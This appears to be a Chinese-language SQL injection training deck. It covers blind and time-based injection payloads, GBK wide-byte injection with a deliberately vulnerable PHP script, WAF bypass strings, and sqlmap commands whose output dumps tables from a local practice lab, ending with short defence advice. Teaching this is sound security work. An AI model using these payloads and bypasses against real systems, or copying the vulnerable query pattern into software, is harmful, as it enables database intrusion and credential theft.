`id=1' and ascii(substr((select concat(username,0x23,password)
from security.users limit 0,1),1,1))=68 %23`

3.4 时间型盲注

时间型盲注

特点： 页面不存在异常，且即无回显也无报错信息

利用： 只能利用条件语句结合执行时间的长短来判断payload是否正确

if(exp1,exp2,exp3)

如果exp1是True, 则执行exp2, 否则执行exp3

```
mysql> select if(True, 2, 3);
```

```
+-----+
```

```
| if(True, 2, 3) |
```

```
+-----+
```

```
|          2 |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> select if(False, 2, 3);
```

```
+-----+
```

```
| if(False, 2, 3) |
```

```
+-----+
```

```
|          3 |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```


sleep(s)

将程序暂停s秒

```
mysql>
mysql> select sleep(2);
+-----+
| sleep(2) |
+-----+
|          0 |
+-----+
1 row in set (2.00 sec)
```

时间型盲注核心思想

`if(payload,sleep(3),1)`

即payload正确时，程序暂停3秒。否则立刻执行。

`if(payload,1,sleep(3))`

即payload正确时，程序立刻执行，否则暂停3秒。

3.5 宽字节注入

既可以称为一种注入类型，也可以称为一种waf的绕过姿势。

条件:

- 1. 数据库采用gbk字符集**
- 2. 网站将引号转义为反斜杠加引号**

原因：

GBK双字节编码中用两个字节表示一个汉字

首字节范围：0x81~0xFE


尾字节范围：0x40~0xFE（除0x7F）

反斜杠（\）对应编码为0x5c

addslashes()函数

函数会在在以下字符之前添加反斜杠。

单引号 (') 双引号 (") 反斜杠 (\) NULL



The image shows a web browser window on the left and a code editor on the right. The browser window displays the URL `127.0.0.1/test.php` and a file explorer showing a directory structure with folders like `poc项目`, `代码审计`, `授课`, `实验小学`, and `电`. Below the browser window, the output of the PHP script is visible, showing the escaped characters: `\'`, `\"`, and `\\`. The code editor on the right shows a PHP script with the following code:

```
1 <?php
2
3     echo addslashes('"').'<br />';
4     echo addslashes('\'').'<br />';
5     echo addslashes('\\').'<br />';
6
7 ?>
```

```
<?php
    $connect = mysql_connect('localhost','root','root');
    mysql_query("set names 'gbk'", $connect);
    mysql_select_db('test');
    $id = $_GET['id'];
    $id = addslashes($id);
    $sql="SELECT * FROM admin WHERE id = '$id' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);

    if($row){
        echo "<font size='5' color= '#99FF00'>";
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' . $row['password'];
        echo "</font>";
    }else{
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
    }
?>
```



```
mysql> show variables like 'character%';
```

Variable_name	Value
character_set_client	utf8
character_set_connection	utf8
character_set_database	utf8
character_set_filesystem	binary
character_set_results	utf8
character_set_server	utf8
character_set_system	utf8
character_sets_dir	D:\phpStudy\MySQL\share\charsets\

```
8 rows in set (0.00 sec)
```

```
mysql> set names gbk;
```

```
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> show variables like 'character%';
```

Variable_name	Value
character_set_client	gbk
character_set_connection	gbk
character_set_database	utf8
character_set_filesystem	binary
character_set_results	gbk
character_set_server	utf8
character_set_system	utf8
character_sets_dir	D:\phpStudy\MySQL\share\charsets\

```
8 rows in set (0.00 sec)
```

3.6 WAF绕过之道

常见姿势

1. 大小写混合
2. 多重关键字
3. 编码
4. 注释
5. 等价函数或命令
6. 特殊符号
7. 组合绕过

1. 大小写混合

原因：服务器端检测时未开启大小写不敏感

形式：Unlon SeLecT

2. 多重关键字

原因：服务器端检测到敏感字符时替换为空

形式：ununion selselectect

3. 编码

原因：服务器端未检测或检测不严具有编码形式的关键字

类型：十六进制编码、URL编码、Unicode编码

形式：0x61646d696e、%20、%u0020

4. 注释

原因：服务器端未检测或检测不严注释内的字符串

形式：`/**/`，`/*!*/`，`/*!12345*/`，`#`，`--` -等

5. 等价函数或命令

原因：服务器端黑名单不完整，过滤不严

形式：

Mysql查询：Union distinct、updatexml、Extractvalue、floor

字符串截取函数：mid、substr、substring、left、reverse

字符串连接函数：concat、group_concat、concat_ws

字符串转换：char、hex、unhex

替换逗号：limit 1 offset 0, mid(version() from 1 for 1)

替换等号：like

6. 特殊符号

原因：数据库中效果相同，服务器端却没有限制

形式：

科学记数法 `and 1e0 = 1e0`

空白字符 `%0a %a0 %0b %20 %09`

反单引号 ``table_name``

括号 `select * from (test.admin)`

7. 组合绕过

原因：服务器端检测多处位置，需要多重绕过方式组合使用

形式：id = 1' and/**/'1'like'2'/**//*!12345union*/select 1,2,3



- A. MySQL
- B. SQL注入基础知识
- C. SQL注入实战演练
- D. SQL注入工具使用**
- E. SQL注入防御措施

SQL注入相关的工具

Sqlmap

Pangolin（穿山甲）

啊D

Havij（胡萝卜）

Sqlmap常用命令

Python sqlmap.py -h 显示基本帮助信息

Python Sqlmap.py -hh 显示高级帮助信息

检测是否存在注入

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1
```

```
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1') AND 6504=6504 AND ('LevB'='LevB

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1') AND SLEEP(5) AND ('LmXa'='LmXa

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-9624') UNION ALL SELECT NULL,CONCAT(0x7162767071,0x536f6163414574427548677652654277714
63,0x7170707a71),NULL-- BWbK
---
[20:58:38] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.3.29
back-end DBMS: MySQL >= 5.0.12
[20:58:38] [INFO] fetched data logged to text files under 'C:\Users\TEagle\.sqlmap\output\127.0.0.1'

[*] shutting down at 20:58:38
```

求所有数据库

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1 --dbs
```

```
available databases [34]:
```

```
[*] 74cms  
[*] any  
[*] anyun  
[*] axublog  
[*] bluecms  
[*] challenges  
[*] cms  
[*] db08cms  
[*] ddos  
[*] doccms  
[*] docms  
[*] dvwa
```

求当前数据库

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1 --current-db
```

```
[21:03:55] [INFO] fetching current database
```

```
current database: 'security'
```

```
[21:03:56] [INFO] fetched data logged to text files under 'C:\Users\TEagle\.sqlmap\output\127.0.0.1'
```


求指定数据库所有表名

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1 -D security --tables
```

```
[21:05:18] [INFO] fetching tables for database: 'security'  
[21:05:19] [INFO] used SQL query returns 4 entries  
[21:05:20] [INFO] retrieved: emails  
[21:05:21] [INFO] retrieved: referers  
[21:05:22] [INFO] retrieved: uagents  
[21:05:23] [INFO] retrieved: users
```

Database: security

[4 tables]

emails
referers
uagents
users

求指定数据库指定表的所有列名

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1 -D security -T users --columns
```

```
Database: security
```

```
Table: users
```

```
[3 columns]
```

Column	Type
id	int(3)
password	varchar(20)
username	varchar(20)

求指定数据库指定表名指定字段的内容

F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqli_labs/Less-1/?id=1 -D security -T users -C username,password --dump

```
Database: security
Table: users
[13 entries]
```

username	password
Dumb	Dumb
Angelina	I-kill-you
Dummy	p@ssword
secure	crappy
stupid	stupidity
superman	genious
batman	mob!le
admin	admin
admin1	admin1
admin2	admin2
admin3	admin3
dhakkan	dumbo
admin4	admin4

```
F:\我的工具\扫描\sqlmap>python2 sqlmap.py -u http://127.0.0.1/sqlmap_labs/Less-2/?id=1 --dump-all -D test -v 0
```

```
Database: test
```

```
Table: admin
```

```
[4 entries]
```

id	username	password
1	admin	admin
2	root	root
3	administrator	123456
10	'a*	pass

```
Database: test
```

```
Table: information
```

```
[4 entries]
```

id	age	name	email
1	10	aaa	aaa@qq.com
1	10	bbb	bbb@qq.com
2	10	ccc	ccc@qq.com
3	10	ccc	ddd@qq.com

Sqlmap脑图



- A. MySQL
- B. SQL注入基础知识
- C. SQL注入实战演练
- D. SQL注入工具使用
- E. **SQL注入防御措施**

5.1 使用参数化查询

5.2 输入检查

1. 白名单检查

判断参数数据类型。如id的值，判断是否为整形

2. 黑名单检查

使用正则禁止敏感字符和字符串的使用

5.3 使用安全函数

5.4 最小权限原则

Thanks!

变革创新，服务无限